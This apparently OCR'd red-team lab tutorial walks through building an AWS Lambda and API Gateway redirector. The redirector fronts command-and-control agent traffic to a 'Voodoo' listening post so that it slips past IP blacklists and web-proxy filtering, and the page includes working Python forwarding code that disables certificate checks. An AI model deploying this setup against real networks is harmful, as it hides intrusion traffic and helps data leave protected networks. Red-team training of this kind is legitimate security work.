
Often during pen-testing engagements we run into clients who utilize IP blacklists or IP whitelists to filter outbound communications. Many Web proxy companies also utilize metrics like domain registration date, SSL certificate provider, and total site traffic to block potentially malicious traffic for their customers. All of these filtering methods can prove problematic to red teams trying to get data into or out of the customer's network.

Cloud services, however, can provide a quick and easy defeat for these defenses. Since these services are hosted by large reputable providers they often get a free pass on IP blacklists. For example, Amazon's AWS web gateway not only provides rolling IPs in a reputable CIDR block but also provides a subdomain under the vetted amazonaws.com root domain, as well as a valid TLS certificate that isn't as suspicious as say a cert issued by Let's encrypt. As seen below, most web proxy products classify AWS API gateway URLs into benign categories that should get right past the filter. In this blog I'll utilize AWS web gateway to front agent traffic to our Voodoo Command and Control server.



https://[redacted].execute-api.us-east-1.amazonaws.com/v1

[redacted].execute-api.us-east-1.amazonaws.com


Categories

BitDefender	computersandsoftware
Comodo Valkyrie Verdict	media sharing
Forcepoint ThreatSeeker	information technology
sophos	information technology

This lab assumes you still have the Voodoo LP running using a valid TLS certificate from the previous labs.

Lambda


Browse to the Lambda service within the AWS web console within the Ohio (us-east-2) region:



There is no data to display.

Click the "Create function" button

- Select: "Author from scratch"
- Function name: myLambdaFunction001
- Runtime: Python 3.7



Create function Info

Choose one of the following options to create your function.

Author from scratch
Start with a simple Hello World example.

Use a blueprint
Build a Lambda application from sample code and configuration presets for common use cases.

Browse serverless app repository
Deploy a sample Lambda application from the Application Repository.

Basic information

Function name
Enter a name that describes the purpose of your function.
myLambdaFunction001
Use only letters, numbers, hyphens, or underscores with no spaces.

Runtime Info
Choose the language to use to write your function.
Python 3.7

Permissions Info
Lambda will create an execution role with permission to upload logs to Amazon CloudWatch Logs. You can configure and modify permissions further when you add triggers.

▶ Choose or create an execution role

Cancel

Click the "Create function" button.


Copy and Paste the following code into the lambda function window:

```
import ssl
import urllib.request
import base64

ctx = ssl.create_default_context()
ctx.check_hostname = False
ctx.verify_mode = ssl.CERT_NONE

def lambda_handler(event, context):
    url = 'https://x.x.x.x/aws/gateway/'

    print("event: " + str(event)) # DEBUG
    print("event['body']: " + str(event['body'])) # DEBUG

    data = base64.b64decode(event['body'])
    headers = event['headers']

    req = urllib.request.Request(url, data, headers)
    x = urllib.request.urlopen(req, context=ctx)

    return {
        "isBase64Encoded": True,
        "statusCode": 200,
        "headers": {"Content-Type": "application/octet-stream"},
        "body": base64.b64encode(x.read()).decode('utf-8')
    }
```

This code block is responsible for forwarding the AWS API Gateway request to the Voodoo LP. The AWS API gateway interface doesn't pass raw bytes around but instead uses base64 encoded data. Thus, this function just encodes/decodes based64 data to/from the API gateway.

Update the "x.x.x.x" to the unique subdomain that Voodoo is currently using.


Our screen should now look similar to the following:



```
import ssl
import urllib.request
import base64

ctx = ssl.create_default_context()
ctx.check_hostname = False
ctx.verify_mode = ssl.CERT_NONE

def lambda_handler(event, context):
    url = 'https://rqn321147.demovoodoo.com/aws/gateway/'

    print("event: " + str(event)) # DEBUG
    print("event['body']: " + str(event['body'])) # DEBUG

    data = base64.b64decode(event['body'])
    headers = event['headers']

    req = urllib.request.Request(url, data, headers)
    x = urllib.request.urlopen(req, context=ctx)

    return {
        "isBase64Encoded": True,
        "statusCode": 200,
        "headers": {"Content-Type": "application/octet-stream"},
        "body": base64.b64encode(x.read()).decode('utf-8')
    }
```

`Double check that you have replaced x.x.x.x with the unique subdomain of you Voodoo LP instance!`

Click the “Deploy” button in the middle of the web interface...


Successfully created the function myLambdaFunction001. You can now change its code and configuration. To invoke your function with a test event, choose "Test".

Lambda > Functions > myLambdaFunction001

myLambdaFunction001

Description: -

Last modified: 12 minutes ago

Function ARN: arn:aws:lambda:us-east-2:560696507532:function:myLambdaFunction001

Changes not deployed


Deploy your Lambda function (Ctrl-Shift-U)

```
import ssl
import urllib.request
import base64

ctx = ssl.create_default_context()
ctx.check_hostname = False
ctx.verify_mode = ssl.CERT_NONE
```

API Gateway


The next piece is to setup the API Gateway to accept requests and forward them to the lambda function.

Browse to the “API Gateway” service within the Ohio (us-east-2) region of AWS:



Click the “Create API” button.

Choose a “REST API”…



REST API

Develop a REST API where you gain complete control over the request and response along with API management capabilities.

Works with the following:
Lambda, HTTP, AWS Services

… by clicking the “Build” button within it’s block.

Set the API Name to “VoodooProxy“:


Choose the protocol

Select whether you would like to create a REST API or a WebSocket API.

[✓ REST] WebSocket

Create new API

In Amazon API Gateway, a REST API refers to a collection of resources and methods that can be invoked through HTTPS endpoints.

[✓ New API] Import from Swagger or Open API 3 Example API

Settings


Choose a friendly name and description for your API.

API name*	VoodooProxy
Description	
Endpoint Type	Regional

* Required

And click the “Create API” button.

Click on the first “Settings” link within the “VoodooProxy” API:



Settings

Configure settings for your API deployments.

General Settings

Update the name and desciption for your API.

Name: VoodooProxy

Description:

Endpoint Configuration

Specify the endpoint type for your API. For Private APIs, you can associate one or more VPC endpoints with your API and API Gateway will generate new Route 53 Alias records which you ca API.

Endpoint Type: Regional

API Key Source

Choose the source of your API Keys from incoming requests. Configure deployments to receive API keys from the x-api-key header or from a Lambda Authorizer.

API Key Source: HEADER

Content Encoding

Allow compression of response bodies based on client's Accept-Encoding header. Compression is triggered when response body size is greater than or equal to your configured threshold. The threshold is 10 MB (10,485,760 Bytes). The following compression types are supported: gzip, deflate, and identity.

Content Encoding enabled ☐

Binary Media Types


You can configure binary support for your API by specifying which media types should be treated as binary types. API Gateway will look at the **Content-Type** and **Accept** HTTP headers to dec the body.

/

Under the “Binary Media Types” section add the following as a type:

```
*/*
```

Our screen should now look similar to the following:



Settings

Configure settings for your API deployments.

General Settings

Update the name and desciption for your API.

Name	VoodooProxy
Description	

Endpoint Configuration

Specify the endpoint type for your API. For Private APIs, you can associate one or more VPC endpoints with your API and API Gateway will generate new Route 53 Alias records which you ca
API.

Endpoint Type: Regional

API Key Source

Choose the source of your API Keys from incoming requests. Configure deployments to receive API keys from the x-api-key header or from a Lambda Authorizer.

API Key Source: HEADER

Content Encoding

Allow compression of response bodies based on client's Accept-Encoding header. Compression is triggered when response body size is greater than or equal to your configured threshold. The
threshold is 10 MB (10,485,760 Bytes). The following compression types are supported: gzip, deflate, and identity.

Content Encoding enabled ☐


Binary Media Types

You can configure binary support for your API by specifying which media types should be treated as binary types. API Gateway will look at the **Content-Type** and **Accept** HTTP headers to dec
the body.

/


Click the “Save Changes” button.

Click on the “Resources” link within the “VoodooProxy” API:



Click on the "/" resource.


Under the root resource "/" create a new resource with the path set to {proxy+} by first clicking the "Actions" button and then clicking the "Create Resource" link:



Check the box to "Configure as proxy resource"

Resource Name: v1

Resource Path: {proxy+}


New Child Resource

Use this page to create a new child resource for your resource.

Configure as proxy resource ✓

Resource Name* v1

Resource Path* / {proxy+}

You can add path parameters using brackets. For example, the resource path **{username}** represents a path parameter called 'username'. Configuring /{proxy+} as a proxy resource catches all requests to its sub-resources. For example, it works for a GET request to /foo. To handle requests to /, add a new ANY method on the / resource.

